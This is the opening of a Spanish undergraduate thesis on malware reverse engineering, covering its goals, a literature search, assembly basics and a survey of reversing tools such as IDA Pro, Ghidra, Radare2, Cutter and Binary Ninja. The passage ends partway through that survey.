REVERSING Y ANÁLISIS DE UN MALWARE
REVERSING AND ANALYSIS OF A MALWARE

TRABAJO FIN DE GRADO
CURSO 2022-2023

AUTOR
CRISTÓBAL SARAIBA TORRES

DIRECTORES
IVÁN GARCÍA-MAGARIÑO GARCÍA
JOSÉ LUIS VÁZQUEZ POLETTI

GRADO EN INGENIERÍA DE SOFTWARE
FACULTAD DE INFORMÁTICA
UNIVERSIDAD COMPLUTENSE DE MADRID

REVERSING Y ANÁLISIS DE UN MALWARE
REVERSING AND ANALYSIS OF A MALWARE

TRABAJO DE FIN DE GRADO EN INGENIERÍA DE SOFTWARE

AUTOR
CRISTÓBAL SARAIBA TORRES

DIRECTORES
IVÁN GARCÍA-MAGARIÑO GARCÍA
JOSÉ LUIS VÁZQUEZ POLETTI

CONVOCATORIA: SEPTIEMBRE 2023

GRADO EN INGENIERÍA DE SOFTWARE
FACULTAD DE INFORMÁTICA
UNIVERSIDAD COMPLUTENSE DE MADRID

DEDICATORIA

A mis padres, por todo su apoyo.

AGRADECIMIENTOS

Quiero agradecer a mis directores, Iván García-Magariño García y José Luis Vázquez Poletti por sus directrices e indicaciones que han ayudado mucho a darle forma a este proyecto.

También agradecer a los profesores de la Facultad de Informática de la UCM y a mis compañeros del grupo de Hacking Ético de la FDI y de LibreLabUCM que me han transmitido los conocimientos necesarios para llegar hasta aquí.

RESUMEN

REVERSING Y ANÁLISIS DE UN MALWARE

La ciberseguridad es uno de los campos de la informática que más rápido avanza. Los ataques de *malware*, y la concienciación sobre cómo defenderse de estas amenazas, es algo que concierne a todo el mundo. Es por eso necesario acercarse al funcionamiento de estos programas maliciosos y conocer desde dentro todo su comportamiento para así ser capaz de dar una solución eficaz a estos problemas.

Este trabajo se centra la experimentación, basándose así en realizar una investigación sobre el mundo de la ingeniería inversa en la ciberseguridad (*reversing*), estudiando las técnicas relacionadas con este tema y sobre las herramientas usadas, para así obtener un conocimiento suficiente que finalice en una prueba de concepto aplicando las técnicas de *reversing* y análisis a un *malware*.

Palabras clave

Ingeniería inversa, *reversing*, ciberseguridad, *malware*, *ransomware*.

ABSTRACT

REVERSING AND ANALYSIS OF A MALWARE

Cybersecurity is one of the fastest advancing fields of computing. Malware attacks, and awareness of how to defend against these threats, is something that concerns everyone. It is therefore necessary to get closer to the behaviour of these malicious programs and to know from the inside how they behave in order to be able to provide an effective solution to these problems.

This work focuses on experimentation, thus basing research on the world of reverse engineering in cybersecurity (reversing), studying the techniques related to this topic and the tools used, in order to obtain sufficient knowledge to end up in a proof of concept by applying reversing and analysis techniques to a malware.

Keywords

Reverse engineering, *reversing*, cybersecurity, *malware*, *ransomware*.

ÍNDICE DE CONTENIDOS

ÍNDICE DE FIGURAS

ÍNDICE DE TABLAS

Capítulo 1 - Introducción

1.1 Motivación

La ciberseguridad es un tema que cada vez toma más importancia en nuestra sociedad. Con el aumento del uso de la tecnología también aumenta la cantidad de riesgos cibernéticos que pueden afectar tanto a individuos como a empresas.

Una de las técnicas utilizadas para combatir estas amenazas es la ingeniería inversa aplicada a la ciberseguridad o *reversing*. El *reversing* se refiere al estudio de un código malicioso para así conocer e identificar las vulnerabilidades utilizadas para infectar un sistema.

El *reversing* es uno de los campos de la ciberseguridad que menos se tratan al iniciarse en ella lo que supone un nivel de complejidad adicional en esta rama.

1.2 Objetivos

Este trabajo de fin de grado tiene como objetivos comprender el funcionamiento del *malware*, para así poder realizar un proceso de ingeniería inversa en software, específicamente en la parte de ciberseguridad, más comúnmente llamada *reversing*, y que sirva como entrenamiento para iniciarse en el mundo de la ingeniería inversa.

Para ello el trabajo se centrará en la experimentación que conllevará hacer un análisis técnico que ejecute las técnicas investigadas desarrollando entonces una prueba de concepto que se ejecutará en un entorno controlado que permita comprobar el funcionamiento del *malware*.

1.3 Plan de trabajo

Las diferentes fases del proyecto y el tiempo empleado en cada una de ellas se pueden ver de forma resumida en el siguiente diagrama de Gantt:




Tabla 1. Diagrama de Gantt del plan de trabajo

A continuación, se describen de formas resumida las diferentes fases del plan de trabajo:

Planteamiento inicial: Durante esta primera fase, se definió el objetivo principal del trabajo de fin de grado, y se hizo una estimación de los recursos y tiempos estimados para su desarrollo.

Investigación: En esta segunda fase, se realizó una búsqueda de la información con relación al lenguaje ensamblador y la ingeniería inversa, especialmente determinando las herramientas que se podían utilizar y obteniendo varios materiales que podían resultar de utilidad encontrados en diversas fuentes.

Desarrollo: La parte de desarrollo se centró en hacer uso de esos materiales e iniciar una fase de aprendizaje en ingeniería inversa sin estar centrada totalmente en la ciberseguridad.

Experimentación: Esta última fase antes de hacer la memoria del TFG consistió en realizar las técnicas obtenidas en las fases anteriores con escenarios de casos reales de *malware*.

Elaboración de la memoria del TFG: Por último, se elaboró la memoria del trabajo de acuerdo con la normativa de TFG y con las indicaciones de los directores del mismo.

A pesar de que los tiempos son los que aparecen en el diagrama de Gantt, podemos considerar que las fases de investigación, desarrollo y experimentación se han mantenido en mayor o menor medida durante todo el desarrollo iterándose constantemente.

Capítulo 2 - Estado de la cuestión

Con el fin de tener una mejor comprensión del estado de la cuestión en el ámbito del *reversing* o ingeniería inversa, se comenzó con una búsqueda al nivel de los trabajos fin de estudios en los diferentes ciclos universitarios. Para ello, se realizó una búsqueda en las bases de datos que recogen tanto los trabajos fin de grado (TFG) o trabajos fin de máster (TFM), como las tesis doctorales a nivel nacional.

En cuanto a los TFG y TFM, la consulta se realizó en la web Recolecta [1], la cual es un portal creado por la Fundación Española para la Ciencia y la Tecnología (FECYT) y la Red de Bibliotecas Universitarias (REBIUN) de la CRUE con el objetivo de crear una infraestructura nacional de repositorios científicos de acceso abierto. Utilizando como término de búsqueda la expresión "ingeniería inversa", se encontraron, incluyendo duplicados, un total de 69 resultados, de los que sólo 7 eran de ingeniería inversa en software (6 TFG y 1 TFM).

Con respecto a las tesis doctorales, la consulta se realizó en Teseo [2], que es la base de datos con la información de las tesis doctorales aportada por el conjunto de las universidades españolas desde el año 1976. No se encontró ninguna tesis con la palabra "*reversing*" referida a ingeniería inversa. Y sólo aparecieron 4 tesis donde se menciona el término "ingeniería inversa" pero referido a ingeniería inversa de hardware.

La búsqueda se amplió a los artículos científicos a nivel internacional, y para ello se utilizó el sitio web ScienceDirect [3], que permite consultar el texto completo de las revistas científicas que publica Elsevier, así como capítulos de libros, procedentes de más de 2.500 revistas con revisión por pares y de más de 11.000 libros. En este caso, utilizando el termino de búsqueda "reverse engineering" y acotando la consulta al área de "Computer Science" aparecieron un total de 43492 resultados (a día 28/08/2023).

Entre los artículos que ha devuelto la búsqueda, es interesante destacar dos de ellos por su contenido:

- A Systematical and longitudinal study of evasive behaviors in windows malware [4]
- Malware analysis: Reverse engineering tools using santuko Linux [5]

El primero de ellos es especialmente interesante por la gran cantidad de técnicas de evasión (92 tipos) que estudian en la publicación, y que son empleadas por los creadores de *malware* para ocultar la actividad maliciosa de su *malware* y dificultar el análisis de seguridad. Además, los autores de publicación implementaron una herramienta basada en DBI (Dynamic Binary Instrumentation) para analizar ejecutables de Windows e identificar si emplean alguna de estas técnicas de evasión. La adopción de técnicas de evasión aumentó ligeramente con los años y hoy en día es habitual en el *malware* moderno, y que los autores de *malware* actualizan sus técnicas para evadir los sistemas de análisis. Existe una elevada correlación entre conjuntos de familias de *malware* y técnicas de evasión asociadas.

El segundo de los artículos está enfocado en el análisis de *malware* para móviles, pero tiene relevancia debido a que el *malware* para móviles está aumentando en número y en grado de sofisticación. El *malware* móvil se analiza con las herramientas de ingeniería inversa disponibles en el mercado, y en el artículo se describe el ciclo completo de ingeniería inversa para un *malware* móvil desde el archivo apk hasta el código java. Es interesante que el código del *malware* obtenido mediante ingeniería inversa puede ensamblarse de nuevo para probarlo en posteriores análisis de *malware* y explorar de diferentes anti-*malware*s disponibles para aplicaciones móviles.

2.1 ¿Qué hay que conocer?

Como ya se ha explicado anteriormente en este documento, el objetivo inicial del trabajo es el poder aplicar técnicas de *reversing* a distintas muestras de *malware*, para lo que se necesita tener previamente unos conocimientos básicos de programación y del lenguaje ensamblador, que posteriormente se usará para el proceso de ingeniería inversa.

Para ello, se realizará una breve introducción de lo que es el lenguaje ensamblador y la ingeniería inversa además de introducir algunas de las herramientas más utilizadas en este campo.

2.1.1 ¿Qué es el lenguaje ensamblador?

"*El lenguaje ensamblador es un lenguaje de bajo nivel, se compone de una serie de instrucciones básicas para los microprocesadores. Este lenguaje no necesita un Framework para poder ejecutar los programas realizados con él.*" [6]

2.1.2 Fundamentos del ensamblador en relación con el lenguaje máquina y el de alto nivel

El lenguaje máquina [7] es el único lenguaje que el ordenador puede entender directamente. A pesar de permitir realizar programas muy eficientes y conseguir tiempos de ejecución y ocupación de memoria óptimos, su estructura es muy complicada lo que requiere un profundo conocimiento de la arquitectura del ordenador.

Tras este tenemos al lenguaje ensamblador, que constituye el primer intento de sustitución del lenguaje máquina por uno más cercano al que utilizamos los humanos. No obstante, presenta algunos inconvenientes, como su todavía alta complejidad, difícil mantenimiento y ausencia de estructuras de datos abstractos.

Finalmente nos encontramos con los lenguajes de alto nivel que proporcionan una mayor facilidad para el trabajo del programador. A pesar de eso, requieren de unos compiladores o intérpretes que traduzcan el programa para que el ordenador lo pueda entender. Podemos verlo en la Figura 1 [8]:




Figura 1. Jerarquía de lenguajes de programación

Así pues, en este trabajo nos centraremos en el lenguaje ensamblador que es el que nos permitirá entender los binarios que analizaremos haciendo uso de desensambladores además de servirnos de decompiladores que nos permitan obtener un pseudo código de alto nivel.

Para obtener unos amplios conocimientos en esta parte es interesante hacer uso del libro "Reverse Engineering for Beginners" [9].

2.1.3 ¿Qué es la ingeniería inversa o reversing?

"*La ingeniería inversa no es más que el arte de analizar algo y poder entender su funcionamiento para luego poder reproducirlo o mejorarlo.*" [6]

También se ha definido como "*el proceso de analizar un sistema para identificar sus componentes y sus interrelaciones y crear representaciones del sistema de otra forma o a un nivel superior de abstracción*." [10]

Podríamos decir que la ingeniería inversa es tomar bits y bytes y averiguar que representan, cómo y por qué. Normalmente para el código informático esto se hace mediante el proceso de invertir funciones a partir de código ensamblador para hacernos una idea de lo que hace en un lenguaje a más alto nivel. Para esto debemos usar el método científico de formular hipótesis y ponerlas a prueba.

Para los bytes que representan datos debemos comprobar que tipos de datos son, su tamaño y su propósito (Por ejemplo, si son enteros, flotantes o una cadena de caracteres; Si el valor es para un nombre o de cuantos bytes es). Para los bytes que representan código encontramos más dificultades, debemos comprobar que instrucción es, sus argumentos, en que arquitectura y CPU se ejecuta, etc.

Por suerte contamos con herramientas que hacen muchas de estas averiguaciones por nosotros.

2.2 Herramientas utilizadas en el *reversing*

Vamos a hablar brevemente de algunas de las herramientas de las que nos podemos servir a la hora de realizar ingeniería inversa o *reversing*.

Las herramientas más simples que podemos utilizar son:

Comando string: Uno de los comandos más sencillos que encontramos es el comando string, que busca cadenas imprimibles en un fichero. Esto nos permite encontrar rápidamente algunas palabras que puedan resultar claves.

Comando ltrace: Se utiliza para mostrar todas las llamadas a una biblioteca que un programa en particular está haciendo mientras se está ejecutando.

Sin embargo, la mayor parte de las veces se utilizarán otras aplicaciones que sean capaces de darnos mucha más información que la que nos dan estos comandos además de obtenerla de una forma más legible. Algunas de ellas son:

2.2.1 HxD[1]

Es un editor hexadecimal gratuito desarrollado para Windows. Su característica destacable es su sencillez lo que lo hace una opción más atractiva para un primer vistazo en comparación a las super aplicaciones con múltiples funciones, a la vez que ofrece una vista general con suficiente información que mejora al uso de una herramienta de terminal (Figura 2).

[1] https://mh-nexus.de/en/hxd/




Figura 2. Editor HxD

2.2.2 Detect It Easy[2]

Esta aplicación permite para determinar tipos de archivos, siendo multiplataforma, lo que nos permite usarla en Windows, Linux y MacOS (Figura 3).




Figura 3. Detect It Easy

A continuación, se relacionan algunas de las mejores herramientas que dan servicio como por ejemplo desensamblador, descompilador, vista de strings, hexadecimal, depurador.

[2] https://github.com/horsicq/Detect-It-Easy

2.2.3 IDA Pro[3]

Interactive Data Assembler, más conocido como IDA Pro (Figura 4) es una de las herramientas de *reversing* más usadas. No solo sirve como desensamblador y descompilador, sino que también es capaz de depurar. Su objetivo es simplificar al máximo el proceso de ingeniería inversa y es sin duda la herramienta que más destaca en ello. No solo analizando software para expertos en ciberseguridad, sino que también es muy usada por los hackers de videojuegos.




Figura 4. IDA Pro

IDA da soporte a múltiples arquitecturas, x86, x64, ARM, entre otras. Este amplo soporte extiende sus capacidades de desensamblaje a diferentes tipos de ejecutables como Linux ELF, Unix COFF, Windows PE, etc.

Con el plugin Hex Ray's Decompiler, que da un pseudo C de alta calidad facilita altamente el entendimiento del código. Es posible consultar las cross references, instrucciones que acceden a la variable que se está consultando. También dispone de una función para renombrar variables que se actualizarán por todo el código (Figura 5).

[3] https://hex-rays.com/ida-pro/




Figura 5. IDA Pro

2.2.4 Ghidra[4]

Es un conjunto de herramientas de ingeniería inversa de código abierto desarrollado por la NSA. Está escrita en Java y es un software muy versátil y competente que nos sirve de navaja suiza. No es la mejor opción para la mayoría de las tareas, pero puede hacer mucho en un solo lugar. Su mayor ventaja es que su descompilador (Figura 6) es uno de los mejores que podemos encontrar en comparación a otros gratuitos como por ejemplo Snowman.

[4] https://ghidra-sre.org/




Figura 6. Ghidra

A pesar de sus inconvenientes, Ghidra es considerada la mejor entre las alternativas totalmente gratuitas. Entre las características que Ghidra puede ofrecer encontramos:

- Desensamblador y descompilador (Figura 7)
- Depurador
- Vista en gráfico y mapa
- Vista de funciones, strings y símbolos
- Análisis e identificación de funciones
- Scripts y plugins




Figura 7. Ghidra

2.2.5 Radare2[5]

Es otro framework para ingeniería inversa de código abierto que ofrece:

- Desensamblador (Figura 8)
- Depurador
- Comparación de datos
- Análisis

[5] https://rada.re/n/

Figura 8. Radare2

Es altamente personalizable y cuenta con una amplia compatibilidad con complementos para diversas arquitecturas.

2.2.6 Cutter[6]

Es un desensamblador, descompilador y depurador de código abierto que hace de frontend al proyecto Rizin (Un fork de Radare2). Es una mejora en cuanto a diseño (Figura 9) de lo que es Radare2 aunque mantiene casi la misma funcionalidad. Cutter recibe mucha más atención lo que implica más contribuciones de la comunidad. De este modo podríamos definirlo como un Binary Ninja FOSS. Algunas de las características que posee Cutter son:

- Desensamblador y descompilador
- Depurador
- Vistas en gráfico y texto
- Scripts y plugins

[6] https://cutter.re/




Figura 9. Cutter

Para los usuarios que prefieren un entorno gráfico, Cutter es una excelente alternativa aportando la potencia de Radare2 con una interfaz más accesible haciendo que las tareas de ingeniería inversa sean más agradables (Figura 10).




Figura 10. Cutter

2.2.7 Binary Ninja[7]

Se describe como un "descompilador, desensamblador y depurador interactivo". Es un producto comercial que cuenta con una licencia de estudiante. Lo que realmente distingue a Binary Ninja de sus competidores es su interfaz gráfica, es mucho más limpia y organizada que el resto de las opciones en el mercado (Figura 11). Además, posee una comunidad activa lo que le permite tener un amplio ecosistema de plugins y scripts.

